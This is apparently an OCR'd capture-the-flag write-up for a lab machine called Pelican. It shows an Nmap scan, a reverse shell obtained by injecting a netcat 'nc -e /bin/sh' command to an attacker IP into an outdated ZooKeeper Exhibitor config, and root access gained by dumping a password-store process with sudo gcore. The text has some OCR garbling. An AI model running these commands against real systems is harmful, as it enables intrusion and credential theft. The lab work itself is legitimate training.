
Pelican|Outdated Zookeeper|SUID gcore

An Nmap scan reveals several open ports including two HTTP and SSH ports, Zookeeper, and Java RMI:

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 2.2
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp  open  zookeeper   Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp  open  http        Jetty 1.0
|_http-server-header: Jetty(1.0)
|_http-title: Error 404 Not Found
8081/tcp  open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://192.168.196.98:8080/exhibitor/v1/ui/index.html
34051/tcp open  java-rmi    Java RMI
```

A Google search of the version of Zookeeper reveals an exploit that can be used but requires access to the ZooKeeper panel. On this system the ZooKeeper panel can be accessed through the HTTP server running on port 8081:



To leverage this exploit we need a listener setup and we need to enable editing within the config page and ensure that the java.env contains the following:
"$(/bin/nc -e /bin/sh '$ATTACKER_HOST' '$ATTACKER_PORT' &)"

Ensemble

Servers	1:pelican
Additional Config	syncLimit=5 tickTime=2000 initLimit=10
java.env script	"$(/bin/nc -e /bin/sh 192.168.45.185 8443 &)"
log4j.properties	

Once you commit these changes you will receive a reverse connection:

```
┌──(kali㉿kali)-[~/OSCP/Pelican]
└─$ sudo rlwrap nc -lvnp 8443
listening on [any] 8443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.196.98] 42940
whoami
charles
```

Privilege Escalation

Now that we are on the system we must continue with our enumeration. We can start with sudo -l to see if there are any commands we can run with sudo as our present user:

```
charles@pelican:~$ sudo -l
sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
charles@pelican:~$
```

According to GTFOBins we can use gcore to elevate privleges:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does nc
access the file system, escalate or maintain privileged access.

```
sudo gcore $PID
```

Now we need to find a process to use with gcore one that sticks out is this passwo process:

```
root         490  0.0  0.3 235840  6648 ?        Ssl  20:22   0:00 /usr/lib/policy
root         494  0.0  0.0   2276   136 ?        Ss   20:22   0:00 /usr/bin/passwo
charles      505  0.2  5.5 2563948 112488 ?      Ssl  20:22   0:10 /usr/bin/java -
```

We can see what the process is by checking the /usr/bin folder or even using linpeas:

```
charles@pelican:~$ ls /usr/bin/passwo*
ls /usr/bin/passwo*
/usr/bin/password-store
charles@pelican:~$
```

Assuming this is where root stored passwords we can use this process and dump commands ran related to this process:

```
charles@pelican:~$ sudo gcore 494
sudo gcore 494
0x00007f65402f56f4 in __GI___nanosleep (requested_time=requested_time@entr
a7e9e0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.494
[Inferior 1 (process 494) detached]
charles@pelican:~$
```


GTFOBins recommends using the *strings* command to view any strings in the output files:

```
charles@pelican:~$ strings core.494
strings core.494
```

Within this file we find a password for the root user:

```
001 Password: root:
ClogKingpinInning731
```

We can use this password to switch to the root user:


charles@pelican:~$ su root
su root
Password: ClogKingpinInning731
root@pelican:/home/charles# whoami
whoami
root
root@pelican:/home/charles#